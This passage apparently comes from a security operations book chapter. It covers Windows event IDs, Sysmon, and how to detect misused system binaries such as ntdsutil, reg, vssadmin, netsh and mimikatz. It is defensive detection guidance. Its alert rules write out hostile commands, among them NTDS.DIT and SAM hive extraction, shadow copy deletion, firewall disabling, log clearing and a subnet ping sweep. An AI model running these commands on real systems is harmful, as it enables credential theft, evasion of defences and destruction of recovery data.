- Third, by collecting local authentication data (particularly 4624 events), lateral movement can be detected.
- Lastly, long-tail analysis can be performed on executed processes, network connections, event IDs, hash values, and any other collected attribute across the enterprise to identify outliers and anomalies.

Microsoft includes a built-in feature called Windows Event Forwarding (WEF) that allows you to centrally collect event IDs from Windows workstations (see Table 15-15). When setting this up, avoid collecting everything. Instead, enable data collection waves listed in Table 15-16. These waves are organized by the likelihood that the data will assist in an incident evaluation and are somewhat subjective. Review the list and determine the appropriate collection scope for your workstation environment.

Table 15-15. Windows presence indicators from TaskScheduler operational events

Event ID	Event
106	Task registered
140	Scheduled task updated
141	Scheduled task removed

Table 15-16. Windows presence and process indicators (workstation focus)

Source	ID	Wave	Description
Application (Errors)	*	3	Windows Error Reporting for application crashes
Security	*	1	Antimalware events (Microsoft Antimalware, Windows Defender)
Security	1100	2	Event logging service has shut down
Security	1102	1	Event log cleared
Security	1104	1	Event log full, as this is a serious audit ability issue
Security	4624	1	Logon sessions for non-built-in accounts (will need to filter out LocalSystem and SYSTEM)

Source	ID	Wave	Description
Security	4624 4778 4779	1	Remote Desktop and WinStation events Remote Desktop Services session connect, reconnect, or disconnect Note: There is an RDP-specific event log
Security	4624 4647 4634 4648	1	User presence indicators User initiated interactive logoff Interactive logon Logon using explicit credentials Note: 4800/1 require that you enable local auditing for them to fire. Execution of a scheduled task
Security	4625 4740 4767	1	Local account failed logons, lockouts, unlocks

Source	ID	Wave	Description
Security	4657	3	Registry modification events
Security	4672	1	Special privileges assigned to new logon (this tracks “administrator-equivalent” user logons)
Security	4688	1	Security event log Process Create Note that using Sysmon may be a better alternative because it can filter, but you need to deploy Sysmon and the XML configuration file.
Security	4697	1	Service install and service install failure
Security	5144	1	A network share object was deleted.[a]
Security	4699	1	A scheduled task was deleted.

Source	ID	Wave	Description
Security	4700	1	A scheduled task was enabled.
Security	4701	1	A scheduled task was disabled.
Security	4702	1	A scheduled task was updated.
Security	4720 4722 4723 4724 4725 4726 4781 4782	1	Local User Account Change events Discussed in Table 15-9.
Security	4731 4735 4734 4732 4733	1	Local Group Change events (users added/removed from local groups) Discussed in Table 15-10.

Source	ID	Wave	Description
Security	4798 4799 4627 6416	1	Group Enumeration events; these four events will only be viable from Win10 and Win2016.
Security	4800 4801 4802 4803	1	The workstation was locked. The workstation was unlocked. The screensaver was invoked. The screensaver was dismissed.
Security	5140	3	A network share object was accessed.
Security	5142	1	A network share object was added (created).
Security	5143	2	A network share object was modified.
Security	5144	3	A network share object was deleted.
System	12	2	Windows startup

Source	ID	Wave	Description
System	13	2	Windows shutdown
System	4608 4609	2	OS startup and shutdown
System	4616	2	System time was changed; “LOCAL SERVICE” and “svchost.exe” are “normal”
System	6005	2	The Event log service was started.
System	6006	2	The Event log service was stopped.
System	7036	2	Service stop/start

[a] Thanks to Karolina Rozanka for the correct ID number.

Windows Process Execution Patterns and IoCs

Various Windows applications and binaries can be misused—or used to investigate a system—by an attacker. Most of these commands are executed early in an attack, typically with a parent process name of *cmd.exe* or *powershell.exe*. Detection of these binaries is most effective when implemented as a compound detection rather than individual binary alerts.

A single execution of ipconfig.exe is unremarkable, but *ipconfig.exe* followed within two minutes by *net.exe*, *whoami.exe*, and *netstat.exe* from the same parent process is a near-definitive indicator of postexploitation discovery activity.

Sysmon Event ID 1 (Process Creation) is the recommended primary data source for this detection category. It captures the full command line, the parent process name and ID, and the file hash of every executed binary, providing significantly richer context than the native Windows 4688 event, which requires additional audit policy configuration to capture command-line arguments.

For organizational purposes, the binaries are listed here in alphabetical order by binary or topic, not by frequency of usage:

at.exe

Used to schedule a job. The *at.exe* scheduler is deprecated in modern Windows versions in favor of *schtasks.exe*, making any observed execution of *at.exe* on a Windows Server 2012 R2 or later system immediately suspicious—legitimate administrators have no reason to use this tool on modern systems.

> *Tactic: Persistence (TA0003)*; T1053.002 Scheduled Task/Job: At

attrib.exe

Can be used to hide files and directories. Command lines containing the +H (hidden) or +S (system) flags should generate an immediate alert, particularly when the target path is in a user-writable directory such as AppData, Temp, or ProgramData. Adversaries use *attrib.exe* to hide malware staging directories and persistence files from casual inspection. Correlate *attrib.exe* executions with file creation events in the same directory from the same time frame.

> *Tactic: Defense Evasion (TA0005)*; T1564.001 Hide Artifacts: Hidden Files and Directories

cmd.exe

There are several oddities you can detect when *cmd.exe* is the parent process. Notably, *cscript.exe*, *wscript.exe*, and *powershell.exe* can be used by attackers. Furthermore, when a productivity application such as Word, Adobe, or Excel launches *cmd.exe*, the source file is most likely malicious. The parent–child relationship detection described here is one of the highest-fidelity detections available from process telemetry. The following parent–child combinations should each generate a critical alert with no threshold:

- *Word.exe* → *cmd.exe*
- *Excel.exe* → *cmd.exe*
- *Outlook.exe* → *cmd.exe*
- *AcroRd32.exe* → *cmd.exe*
- Any Office application spawning *powershell.exe*, *wscript.exe*, or *mshta.exe*

These relationships are the primary execution chain for macro-based malware delivered via phishing and have no legitimate operational justification. This detection pairs directly with the suspicious parent–child process relationship detection reviewed in earlier.

> *Tactic: Execution (TA0002)*; T1059.003 Command and Scripting Interpreter: Windows Command Shell and T1204.002 User Execution: Malicious File

cscript.exe/wscript.exe

These are older scripting tools predating PowerShell, and they remain viable today. Both tools execute VBScript and JScript files and are commonly used as a first-stage execution mechanism for malware delivered via email attachments, because *.vbs* and *.js* files are associated with these interpreters by default on Windows systems. Detection should focus on the script filepath—execution from Temp, Downloads, or AppData directories is highly suspicious, while execution from a well-known software vendor path is more likely legitimate. Execution of *cscript.exe* or *wscript.exe* with a script path containing a UNC path (*\server\share\script.vbs*) is a strong indicator of remote script execution. Consider restricting *.vbs*, *.js*, *.jse*, and *.vbe* file associations via Group Policy to prevent double-click execution of these file types entirely.

> *Tactic: Execution (TA0002)*; T1059.005 Command and Scripting Interpreter: Visual Basic and T1204.002 User Execution: Malicious File

csvde.exe and ldifde.exe

These tools can be used to extract Active Directory information into CSV files. Both are only present on systems where the Remote Server Administration Tools (RSAT) package or the AD DS role is installed. Their presence on a workstation or non-domain-controller server is itself anomalous and warrants investigation, independent of whether they were executed. Any execution of these tools outside of a domain controller or a designated management workstation should generate an

alert. The output files they produce—containing domain user accounts, group memberships, and organizational unit structures—are high-value reconnaissance artifacts that should be detected via file creation monitoring in the same workflow.

> *Tactic: Discovery (TA0007)*; T1069.002 Permission Groups Discovery: Domain Groups and T1087.002 Account Discovery: Domain Account

dsget.exe and nltest.exe

These tools are used to determine the domain controller and its IP address for the local logon session. *nltest.exe* is particularly valuable as a detection target because it has very limited legitimate administrative use cases and is frequently executed by postexploitation frameworks during the domain reconnaissance phase. Specific command lines of note include `nltest /domain_trusts` (enumerate domain trusts), `nltest /dclist:<domain>` (enumerate domain controllers), and `nltest /dsgetdc:<domain>` (locate a domain controller). Any execution of *nltest.exe* on an end-user workstation should be treated as a high-priority alert.

> *Tactic: Discovery (TA0007)*; T1482 Domain Trust Discovery and T1018 Remote System Discovery

dsquery.exe

This tool is used to extract a wide variety of information from Active Directory. It is more often used to extract user and group information. Specific dsquery command-line patterns of note include `dsquery user -limit 0` (enumerate all domain users), `dsquery group` (enumerate all groups), `dsquery computer` (enumerate all domain computers), and `dsquery * -filter "`

`(objectClass=trustedDomain)"` (enumerate domain trusts). The last example is particularly significant—domain trust enumeration is a prerequisite for cross-domain lateral movement and Kerberoasting attacks targeting trusted domains. Any dsquery execution on a nonadministrative workstation should generate an alert.

> *Tactic: Discovery (TA0007)*; T1087.002 Account Discovery: Domain Account, T1069.002 Permission Groups Discovery: Domain Groups, and T1482 Domain Trust Discovery

fsinfo.exe

This tool is used to get the list of connected drives, which is important when run in conjunction with many other command-line tools.

> *Tactic: Discovery (TA0007)*; T1083 File and Directory Discovery and T1135 Network Share Discovery

ipconfig.exe

The command `ipconfig /all` is the most commonly observed variant in postexploitation activity, as it reveals not only the IP configuration but also the DNS suffix search list, DHCP server address, and physical MAC address.

> *Tactic: Discovery (TA0007)*; T1016 System Network Configuration Discovery

mimikatz.exe

This tool is used to extract plaintext passwords, Kerberos tickets, hashes, and PIN codes from a running Windows system. The tool's

author indicates it may also be known as kdll, kdllpipe, or katz.[6] Mimikatz is one of the most well-documented adversary tools in the ATT&CK knowledge base, and detection should operate on multiple levels simultaneously. File hash detection should use a regularly updated blocklist from sources such as abuse.ch or VirusTotal, as Mimikatz is recompiled frequently to evade hash-based detection. Behavioral detection should focus on the access patterns it creates: a process opening a handle to *lsass.exe* with PROCESS_VM_READ access (Sysmon Event ID 10), the presence of the string `"sekurlsa"`, `"kerberos"`, or `"lsadump"` in process command-line arguments, and the creation of output files with *.dmp* extensions in user-writable directories. Detection should not rely on the binary name alone—Mimikatz is routinely renamed, and its functionality is incorporated into dozens of other postexploitation frameworks, including Cobalt Strike, Metasploit, and Impacket.

> *Tactic: Credential Access (TA0006)*; T1003.001 OS Credential Dumping: LSASS Memory, T1003.002 OS Credential Dumping: Security Account Manager, and T1558 Steal or Forge Kerberos Tickets

net commands

There are numerous net commands—such as `net localgroup administrators` to find out who is in the local Admin group. The net command family is one of the most heavily used postexploitation reconnaissance tools because it is present on every Windows system and produces no unusual process artifacts. Key command lines to alarm on include `net user /domain` (enumerate all domain users), `net group "Domain Admins" /domain` (enumerate Domain Admins membership), `net localgroup administrators` (enumerate local admins), `net share` (enumerate local shares), `net use` (enumerate mapped drives and establish new connections), and

`net view /domain` (enumerate domain computers). Any net command executed from a nonadministrative context or from a scripting interpreter parent process should generate an alert. The execution of multiple unique `net` commands from the same parent process within a short period is a high-confidence discovery sequence indicator.

> *Tactic: Discovery (TA0007)*; T1087.002 Account Discovery: Domain Account, T1069.002 Permission Groups Discovery: Domain Groups, and T1135 Network Share Discovery

netsh advfirewall

This tool is used to review and/or change the local firewall configuration. Command lines containing `"set allprofiles state off"`, `"firewall add rule"`, or `"advfirewall reset"` are critical alerts—these commands disable the host firewall, add firewall exceptions, or reset firewall policy to defaults, all of which are adversary defense evasion techniques. Any `netsh advfirewall` command that modifies firewall state or rules should generate a zero-threshold alert and pairs directly with the security service failures and WFP detections reviewed in “Windows Advanced Firewall”.

> *Tactic: Defense Evasion (TA0005)*; T1562.004 Impair Defenses: Disable or Modify System Firewall

netstat.exe

This tool gets a list of listening ports. `netstat -ano` is the most commonly observed postexploitation variant, as it displays all connections and listening ports with their associated process IDs.

> *Tactic: Discovery (TA0007)*; T1049 System Network Connections Discovery and T1057 Process Discovery

ntdsutil.exe

This is an Active Directory admin tool used by adversaries for AD reconnaissance and configuration data. In particular, it can extract the NTDS.DIT file. The NTDS.DIT extraction technique using ntdsutil is documented in ATT&CK as one of the most impactful credential access techniques available against a Windows domain. The *NTDS.DIT* file contains the password hashes for every account in the domain, and offline cracking of these hashes effectively compromises the entire domain. The specific command sequence to alarm on is `ntdsutil "activate instance ntds" "ifm" "create full <path>"`. This creates an installable media snapshot that includes the NTDS.DIT and SYSTEM hive. Any execution of *ntdsutil.exe* on a non-domain-controller system should generate a critical alert with no threshold. Execution on a domain controller outside of a documented backup or DFSR troubleshooting context should generate the same alert.

> *Tactic: Credential Access (TA0006)*; T1003.003 OS Credential Dumping: NTDS

ping.exe

Test connectivity using ICMP. If the site permits ICMP to exit the network, an adversary can send an echo request to a site and detect that the request was allowed to leave the network. If so, then ICMP C2 is a viable data exfiltration method. Beyond the ICMP C2 viability check described here, *ping.exe* is frequently used in postexploitation scripts to perform host discovery. For example, "`for /L %i in`

`(1,1,254) do ping -n 1 -w 50 192.168.1.%i"` is a common one-liner for discovering live hosts on a subnet.

> *Tactic: Discovery (TA0007)*; T1018 Remote System Discovery
>
> *Tactic: Command & Control (TA0011)*; T1095 Non-Application Layer Protocol

psexec.exe

This Sysinternals tool can be used to execute remote commands on a Windows system by temporarily installing a service on the target. There should be a 5145 event in the Security log against the *\ADMIN$ share name and a 7045 event in the system log when the service was remotely installed. Sysmon events 1 and 2 also provide traces. PsExec leaves a distinctive multi-event footprint that is one of the most reliable lateral movement detection sequences available from native Windows telemetry: a 4624 Type 3 network logon event on the target system, followed by a 5145 file access event against ADMIN$, followed by a 7045 new service installation event, followed by a 4697 security log service installation event, all within a short window, especially when observed within a few minutes of each other.

> *Tactic: Lateral Movement (TA0008)*; T1021.002 Remote Services: SMB/Windows Admin Shares and T1570 Lateral Tool Transfer
>
> *Tactic: Execution (TA0002)*; T1569.002 System Services: Service Execution

*pwdump?.exe***

Over the years, pwdump has appeared in many forms with increasing numbers in the filename. It is used to dump hashes and passwords. The wildcard naming convention (pwdump1 through pwdump8 and beyond)

reflects the tool's long history of recompilation to evade signature detection. Detection should combine hash-based IoC matching from threat intelligence feeds, behavioral detection of SAM database access patterns (Sysmon Event ID 10 targeting *lsass.exe*), and file creation monitoring for output files with characteristic naming patterns. The underlying technique—reading the SAM database or extracting hashes from *lsass.exe* memory—is shared with Mimikatz and several other tools, making *lsass.exe* memory access detection the most durable and tool-agnostic detection mechanism available.

> *Tactic: Credential Access (TA0006)*; T1003.001 OS Credential Dumping: LSASS Memory and T1003.002 OS Credential Dumping: Security Account Manager

qprocess.exe

This tool is a Remote Desktop Services utility that lists running processes and is less commonly used for legitimate administration than *tasklist.exe*.

> *Tactic: Discovery (TA0007)*; T1057 Process Discovery

reg.exe

This tool is used to query the registry, export and import sections, modify the registry, or add keys to the registry. Specific *reg.exe* command patterns of high detection value include `reg save HKLM\SAM` (export SAM database), `reg save HKLM\SYSTEM` (export SYSTEM hive; required to decrypt SAM hashes), `reg add` with ASEP key paths such as HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (add persistence), and `reg delete` targeting security-relevant keys.

> *Tactic: Credential Access (TA0006)*; T1003.002 OS Credential Dumping: Security Account Manager
>
> *Tactic: Persistence (TA0003)*; T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
>
> *Tactic: Defense Evasion (TA0005)*; T1112 Modify Registry

rundll32.exe

This tool can be used to execute a script or invoke a DLL. Note that to invoke a DLL, the DLL name and the entry point for the DLL are specified on the command line. *rundll32.exe* is one of the most heavily abused LOLBins in the Windows ecosystem because it is a signed Microsoft binary that can execute arbitrary code contained in a DLL, making it an effective defense evasion tool. Detection should focus on command-line analysis—*rundll32.exe* invocations specifying a DLL path in a user-writable directory (Temp, AppData, Downloads), a UNC path (*\server\share\evil.dll*), or a JavaScript or VBScript execution via `"javascript:"` or `"vbscript:"` are all high-confidence malicious indicators.

> *Tactic: Defense Evasion (TA0005)*; T1218.011 System Binary Proxy Execution: Rundll32
>
> *Tactic: Execution (TA0002)*; T1059 Command and Scripting Interpreter

sc.exe

This is a command-line service query and configuration tool. *sc.exe* command lines of highest detection value include `sc create` (create a new service; pairs with Event IDs 4697 and 7045), `sc config` (modify an existing service binary path; a technique used to hijack

legitimate services for persistence), `sc stop` and `sc delete` targeting security services such as Windows Defender, EDR agents, or the Windows Event Log service, and `sc qc` on a specific service name (service reconnaissance).

> *Tactic: Persistence (TA0003)*; T1543.003 Create or Modify System Process: Windows Service
>
> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools

schtasks.exe

This tool is used to create, delete, query, change, run, and end scheduled tasks on a local or remote system. Task installation may be recorded for Event ID 106 in the Microsoft\Windows\TaskScheduler\ Operational log, and for Event ID 200 when executed. A 4648 event is also registered. The `/create` command-line argument should trigger an alert on any system where scheduled task creation is not a routine administrative activity, which for most end-user workstations means always. Of particular note is the `/ru` SYSTEM argument, a scheduled task configured to run as SYSTEM provides an adversary with the highest available privilege level on the local system without requiring a separate privilege escalation step.

> *Tactic: Persistence (TA0003)*; T1053.005 Scheduled Task/Job: Scheduled Task
>
> *Tactic: Privilege Escalation (TA0004)*; T1053.005 Scheduled Task/Job: Scheduled Task

*sdelete.exe***

This Sysinternals tool is used to securely wipe the contents of a file. It performs DoD-compliant secure deletion that overwrites file contents before deletion, making forensic recovery of the wiped data extremely difficult or impossible.

> *Tactic: Defense Evasion (TA0005)*; T1070.004 Indicator Removal: File Deletion and T1485 Data Destruction

shutdown.exe

This tool is used to halt or reboot a system. If the tool is executed from a nonadministrative context, from a scripting interpreter parent process, or by targeting a remote system (`/m \<hostname>`) it should generate an alert.

> *Tactic: Impact (TA0040)*; T1529 System Shutdown/Reboot

systeminfo.exe

This tool provides an in-depth inventory of a system. Its output reveals the OS version, patch level, hotfix history, installed hardware, domain membership, and logon server—precisely the reconnaissance data an adversary needs to select an appropriate privilege escalation exploit.

> *Tactic: Discovery (TA0007)*; T1082 System Information Discovery

tasklist.exe

This tool is used to see what processes are running. The most commonly observed postexploitation variants are `tasklist /v` (verbose, including window titles and user accounts) and `tasklist /svc` (services hosted in each process). When executed with the `/s` flag

targeting a remote host, this tool performs remote process enumeration and is a lateral movement reconnaissance technique.

> *Tactic: Discovery (TA0007)*; T1057 Process Discovery

tree.exe

This tool produces a nice diagram of the filesystem directory structure. It is rarely used by legitimate end users, and its execution—particularly with the `/F` flag to include filenames—produces a comprehensive inventory of the filesystem that is valuable adversary reconnaissance data. Execution of *tree.exe* in the context of a broader discovery sequence, or with output redirected to a file (`tree /F > C:\Users\Public\tree.txt`), should generate an alert.

> *Tactic: Discovery (TA0007)*; T1083 File and Directory Discovery

ver.exe

This tool retrieves the current Windows version. It is one of the lightest-weight system discovery commands available and is frequently included in postexploitation scripts as a first-step OS fingerprinting command.

> *Tactic: Discovery (TA0007)*; T1082 System Information Discovery

vssadmin.exe

This is a volume shadow service administration tool. Adversaries use this tool to create, disable, and/or delete volume shadow copies. For example, *vssadmin.exe* can be used to remove shadow copies with a command such as `vssadmin.exe Delete Shadows /ALL /Quiet`. When a shadow copy is created, Event ID 8222 is posted to

the security log. The delete operation is the highest-severity condition—`vssadmin delete shadows /all /quiet` is a ransomware predetonation indicator and should be configured as a zero-threshold critical alert with an automated response action if your EDR or SOAR platform supports it. The `/quiet` flag suppresses confirmation prompts, indicating the command is scripted rather than interactive. Creation of shadow copies by a nonsystem process (`vssadmin create shadow`) is also worth monitoring, as adversaries create shadow copies to access locked files such as the *NTDS.DIT* and SAM hives without stopping the relevant services.

> *Tactic: Impact (TA0040)*; T1490 Inhibit System Recovery
>
> *Tactic: Credential Access (TA0006)*; T1003.003 OS Credential Dumping: NTDS

*wce.exe***

This is the Windows Credential Editor (WCE), a security tool to list logon sessions and add, change, list, and delete associated credentials. WCE is a less commonly observed credential dumping tool than Mimikatz in modern adversary toolkits, but it remains effective and its detection should follow the same multilayer approach: file hash matching, *lsass.exe* memory access detection via Sysmon Event ID 10, and command-line analysis. WCE with the `-w` flag dumps cleartext passwords from memory, while `-l` lists logon sessions and associated NTLM hashes. Any execution of *wce.exe* should generate a critical alert, regardless of context.

> *Tactic: Credential Access (TA0006)*; T1003.001 OS Credential Dumping: LSASS Memory

wevtutil.exe

This tool is used to retrieve information about event logs, run queries, and clear the logs; look for the `clear-log` command-line option. This operation is a zero-threshold critical alert, as described in the event log clearing detection reviewed in "Operating System Stability Use Cases".

> *Tactic: Defense Evasion (TA0005)*; T1070.001 Indicator Removal: Clear Windows Event Logs

wmic.exe

An oldie but goodie, this tool can query hundreds of different system properties and configurations and can interact with remote systems. When WMIC is used, Event ID 4688 is recorded. Most likely, 4703, 4674, and possibly 4656 events will be recorded, depending on the access level required. WMIC has been deprecated in Windows 11 22H2 and later but remains present and functional on older systems and should continue to be monitored.

> *Tactic: Execution (TA0002)*; T1047 Windows Management Instrumentation
>
> *Tactic: Discovery (TA0007)*; T1082 System Information Discovery and T1057 Process Discovery
>
> *Tactic: Lateral Movement (TA0008)*; T1021.006 Remote Services: Windows Remote Management

Ransomware Extensions and File Patterns

A growing area of protection is monitoring local systems and centrally accessed shares for ransomware file extensions. For example, *.locky* is a known ransomware extension. This is especially important because many SAN, NAS, or iSCSI servers may not have antivirus enabled. The SOC

should check for updated lists of ransomware extensions and search for them.

Office Applications

Office applications should not be the parent process for command-line tools. Almost any combination of Adobe Acrobat (usually *AcroRd32.exe*) and Microsoft Office applications (*winword.exe*, *powerpnt.exe*, or *excel.exe*) spawning any combination of *cmd.exe*, *powershell.exe*, or *mshta.exe* is suspicious and can indicate that a macro was executed.

Attackers are working hard to develop and deploy obfuscation techniques that thwart string-based searches that can be instrumented in a SIEM. Analysts will need to compensate by understanding what is normal or expected, detecting when activity is not normal, and then determining the appropriate investigation path.[7]

Windows Process Monitoring with Sysmon and Event ID 4688

When evaluating what processes to monitor in the environment, consider a few key questions:

- How is remote administration performed, and what remote execution tools are used by system custodians? Common methods include direct RDP, WMIC, WinRM, PsExec, SSH access, Group Policy, and package build and deployment.
- How is remote access to servers granted? Are users added directly to a local group, is there an AD group, or is there a privileged access solution?
- What are the network flows for remote access? For example, are jump boxes used from specific segments for IT management? Are end users granted RDP or SSH access? What user accounts are used?

If you do not have an EDR agent, the next best approach is to instrument Windows to collect process invocation and command-line data. Windows Event ID 4688 can be instrumented on Windows Server 2012 R2 and later to collect detailed process execution data.

With Server 2012, the full command line can be captured by enabling the Audit Process Creation audit policy and the "Include command line in process creation events" Group Policy setting.[8] Note that the time for the 4688 event is not contained within the event itself; it comes along with the event.

Following is an example 4688 event:

```
A new process has been created.

Creator Subject:
    Security ID:        SYSTEM
    Account Name:       DONSPC$
    Account Domain:     WORKGROUP
    Logon ID:              0x3E7

Target Subject:
    Security ID:        NULL SID
    Account Name:       -
    Account Domain:     -
    Logon ID:              0x0

Process Information:
    New Process ID:        0x3cf0
    New Process Name:      C:\Windows\System32\svchost.exe
    Token Elevation Type:  %%1936
    Mandatory Label:       Mandatory Label\System Mandatory Level
    Creator Process ID:    0x338
    Creator Process Name:  C:\Windows\System32\services.exe
    Process Command Line:  C:\WINDOWS\system32\svchost.exe -k
wusvcs -p
                           -s WaaSMedicSvc

Token Elevation Type indicates the type of token that was
assigned to the new
   process in accordance with User Account Control policy.
   (remainder deleted for brevity).
```

> **NOTE**
>
> 0x338 is 824 in decimal.

The next step is to install the Sysinternals Sysmon application. Sysmon can be configured to record key details about processes, network connections, registry changes, hash values for a binary, parent process IDs for process execution, and other key OS details. Instrumenting Sysmon in your environment is essential for well-informed incident handling. The corresponding Sysmon event for the preceding 4688 event is:

```
Process Create:
UtcTime: 2025-09-12 20:54:06.836
ProcessGuid: {1834af5b-7cee-5b99-0000-0010e0808202}
ProcessId: 15600
Image: C:\Windows\System32\svchost.exe
FileVersion: 10.0.17134.1 (WinBuild.160101.0800)
Description: Host Process for Windows Services
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
CommandLine: C:\WINDOWS\system32\svchost.exe -k wusvcs -p -s
WaaSMedicSvc
CurrentDirectory: C:\WINDOWS\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {1834af5b-f063-5b98-0000-0020e7030000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes:
SHA256=C9A28DC8004C3E043CBF8E3A194FDA2B756CE90740DF2175488337281B
485F69,
   IMPHASH=3A8297483C1777054C7BAFEA5E6A8853
ParentProcessGuid: {1834af5b-f063-5b98-0000-001064510100}
ParentProcessId: 824
ParentImage: C:\Windows\System32\services.exe
ParentCommandLine: C:\WINDOWS\system32\services.exe
```

IMPORTANT DEVELOPMENT FOR 2026

Microsoft has announced that Sysmon capabilities will be integrated natively into Windows 11 and Windows Server 2025 as an optional feature enabled via Windows Update. This eliminates the need for separate binary downloads and manual deployment across endpoints.

Sysmon as a Preventive Control

A significant capability was introduced with Sysmon 14.0 (August 2022): the tool can now actively block certain actions rather than only logging them. This represents a meaningful shift in Sysmon's role from a pure detection and forensic instrument to a lightweight preventive control. Two event IDs implement this behavior:

- Event ID 27, FileBlockExecutable, blocks the creation of executable files (EXE, DLL, SYS) that match configured rules based on path, hash, or the identity of the process attempting the write. When triggered, Sysmon logs the event and deletes the file. A practical example is blocking any Office application (Word, Excel, Outlook) from writing an executable to disk—directly countering the executable drop stage of T1105 (Ingress Tool Transfer) and T1566 (Phishing).
- Event ID 28, FileBlockShredding, introduced in Sysmon 14.1, blocks processes that attempt to overwrite file contents in place—the technique used by secure-delete tools and destructive malware such as wipers. This directly counters T1485 (Data Destruction) and T1561 (Disk Wipe).

Several important caveats apply. Known bypasses for FileBlockExecutable exist, particularly techniques that keep a memory-mapped projection of the file alive beyond the handle close that Sysmon intercepts. Additionally, these controls should be rigorously tested before production deployment. Misconfiguration can block legitimate software, and overreliance on these controls without understanding their limitations can create false confidence.

These event IDs are best understood as a supplementary layer within a defense-in-depth architecture, not a replacement for a full EDR capability.

Command Line for Long-Tail Analysis

Sysmon is configured using an XML file, and several well-known configurations exist.[9] As you consider deploying Sysmon, start with a default configuration (no XML file), let it run for a few days, and then review what it has captured. Use long-tail analysis to arrange the results from most to least frequent so you can identify high-volume binaries and singletons. From within a PowerShell ISE or a PowerShell command shell (run with administrative rights), execute the following code to display the ImageName (fourth property). During an incident, you would want the command line (eighth property), particularly for PowerShell. Note that singletons are examples of "rare executables."

One caution: Sysmon data cannot fully replace NetFlow data because it does not provide the number of bytes in the connection, and it cannot provide duration.

The following PowerShell code lists Sysmon EXEs in long-tail analysis order:

```
$Hash = @{}
$log = "Microsoft-Windows-Sysmon/Operational"
$entries = Get-WinEvent -filterhashtable @{logname=$log; id=1} |
   %{$_.Properties[3].Value}

#| group-object Value
foreach ($l in $entries)
{
   # write-output $l
   if ($Hash[ $l ] -eq $null ) {
    $Hash[ $l ] = 1;
   } else {
    $Hash[ $l ]++;
   }
}
$Hash.getenumerator() | sort -Descending -Property value |
   ForEach-Object {
      $msg = '{0} {1}' -f $_.value, $_.Key
```

```
        write-output $msg
    }
```

The preceding code yields the chart shown in Figure 15-1, an example of long-tail analysis.

Charts based on long-tail analysis group data together on a like basis. The intention of such a chart is to observe what happens at the singleton layer, because single events are rarities (“odd ducks”) and may reveal security issues.

